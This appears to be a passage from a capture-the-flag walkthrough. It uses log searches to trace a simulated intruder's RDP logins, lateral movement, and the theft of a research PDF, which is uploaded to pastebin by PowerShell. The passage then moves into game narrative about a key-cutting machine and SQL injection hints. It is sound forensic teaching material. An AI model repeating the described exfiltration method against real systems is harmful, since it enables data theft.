
According to this reference: https://ss64.com/nt/syntax-logon-types.html
We need to look for LogonType = 10, which is a Remote Interactive Logon using RDP:

```
LogonType:10
```

This search returns four results.



As seen in the message body above, only the last attempt was successful.



The timetag is **06:04:28**, and the account name is **alabaster**.

Question 7:


What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Answer: 06:04:28


LogonType 10 *is used for successful network connections using the RDP client.*

Question 8: The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection?

Following from the previous question, let's filter on events that start at the same time as the RDP logon. We'll then just grab records that have a LogonType to see what we have.




There are 43 logon messages in our result set.




Inspecting the LogonTypes, we see that there are only two types – 3 and 5.

- 3: Network Logon
- 5: Service Logon.


If we are looking for someone who is enumerating a filesystem, they will probably have to logon over the network, so we'll filter on just LogonType of 3.



Now we have 38 results. Looking through them, we see that some are EventID 4635, and the message says this event is generated when a logon session is destroyed. Let's only collect EventIDs of 4624, which we know are successful logons.



Down to 8 results. There seem to be two clusters of logons – one at 06:07:22 and one at 06:08:32.



Timestamp	source	AccountName	CommandLine	DestinationIp	DestinationPort	LogonType
2019-11-19 06:07:22.000	elfu-res-wks3	alabaster				3
elfu-res-wks3 MSWinEventLog 1 Security 2757 Tue Nov 19 06:07:22 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Success Au Logon An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logor on Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes Impersonation Level: Impersonation New Logon: Securi 526793473-266036237-1969649614-1006 Account Name: alabaster Account Domain: ELFU-RES-WKS3 Logon ID: 0x449BC9 Linked Logon ID: 0x						
2019-11-19 06:07:22.000	elfu-res-wks3	alabaster				3
elfu-res-wks3 MSWinEventLog 1 Security 2763 Tue Nov 19 06:07:22 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Success Au Logon An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logor on Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes Impersonation Level: Impersonation New Logon: Securi 526793473-266036237-1969649614-1006 Account Name: alabaster Account Domain: ELFU-RES-WKS3 Logon ID: 0x449BE6 Linked Logon ID: 0x						
2019-11-19 06:07:22.000	elfu-res-wks3	alabaster				3
elfu-res-wks3 MSWinEventLog 1 Security 2754 Tue Nov 19 06:07:22 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Success Au Logon An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logor on Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes Impersonation Level: Impersonation New Logon: Securi 526793473-266036237-1969649614-1006 Account Name: alabaster Account Domain: ELFU-RES-WKS3 Logon ID: 0x449AE3 Linked Logon ID: 0x						
2019-11-19 06:07:22.000	elfu-res-wks3	alabaster				3
elfu-res-wks3 MSWinEventLog 1 Security 2762 Tue Nov 19 06:07:22 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Success Au Logon An account was successfully logged on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logor on Type: 3 Restricted Admin Mode: - Virtual Account: No Elevated Token: Yes Impersonation Level: Impersonation New Logon: Securi 526793473-266036237-1969649614-1006 Account Name: alabaster Account Domain: ELFU-RES-WKS3 Logon ID: 0x449BE5 Linked Logon ID: 0x						
2019-11-19 06:08:32.000	elfu-res-wks2	alabaster				3
elfu-res-wks2 MSWinEventLog 1 Security 792 Tue Nov 19 06:08:32 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Success Auc						

Let's look at a successful logon message.

The answer is **ELFU-RES-WKS2,elfu-res-wks3,3**

Question 8:

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the **SourceHostName,DestinationHostname,LogonType** of this connection?


(submit in that order as csv)


Answer: elfu-res-wks2,elfu-res-wks3,3

*The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id **4624** and logon type **3**.*

Move on to Question #9: What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

Start by looking for file creation events in the time range starting with the first remote logon from the last question:





The first event contains the filename **C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf**

Question 9:

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?


Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

*We can look for sysmon file creation event id of **2** with a source of workstation 2. We can also use regex to filter out overly common file paths using something like:*


```
AND NOT TargetFilename:/.+AppData.+/
```

Final question: What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

Let's look for process creation events in the same time frame we have been working with.




After scrolling down through the event list, we can easily see the powershell command used to upload our secret document:




The attacker is uploading the document to pastebin.com. Let's try to find the corresponding network connection in the log. From the powershell process event, search surrounding messages at five seconds.


We only get two events, one of which is the powershell process, and the other is a network connection.



Here we see that the DestinationHostname is pastebin.com, and the DestinationIp is **104.22.3.84**. What is somewhat confusing is that the destination port is listed as 80, but the URI in the powershell Invoke-WebRequest command included "https".



Let's talk to Pepper Minstix.



Pepper thanks us for helping him, and lets us know that we need to get scraps of paper from the Elf U server. He suggests we learn more about SQL injection and learn about SQLMap.

We continue down the Dormitory Hall to the east on our way to Minty Candycane's dorm room. We see Minty along the way, but we don't stop to talk yet.

We see an open door at the end of the hall.

Photo of the Dormitory hallway, with Minty Candycane seen in the hall, and Mindy's open door at right

Let's go in. We are now in Minty's dorm room.




Photo of Minty's dorm room, with a key machine on the desk and a closed closet door on the right

Just as we enter, a shadowy figure wearing a Santa hat quickly goes through the closet door, and the door closes behind him. On the desk we see what appears to be a machine of some sort. When we look at it closely, it turns out to be a key making machine.




Photo of key machine on Mindy's desk

We go through the door into what turns out to be Minty's closet.

Photo of Minty's closet

There appears to be an object on the wall. Let's inspect it.

Photo of possible deadbolt lock on Minty's closet wall

It's some kind of key-operated lock. There is a hook to the upper-left of the lock on which a ring of keys hangs.




Photo of keyring hanging on Minty's closet wall

If you click on the keyring, a file upload dialog box appears. We have nothing to upload yet, so let's go back out of the closet and explore further.

This wall with a deadbolt lock must be a secret door, because when we entered the closet, the strange figure with the Santa hat was no longer there, and we're pretty sure we saw him walk into the closet.

Let's exit the closet and move back into the primary dorm room. Looking at the key machine on the desk, we notice that when we click on the "cut" button, a key pops out.






Photo of the key machine after a key pops out

If we click on the key itself, a file download dialog box appears.



The key machine must generate the file that we need to upload into the lock keyring! Since we attended Deviant Ollam's talk earlier at the conference, we know that we can make a key from a photograph of a key. Let's keep our eyes open for a key that we can grab a photo of.

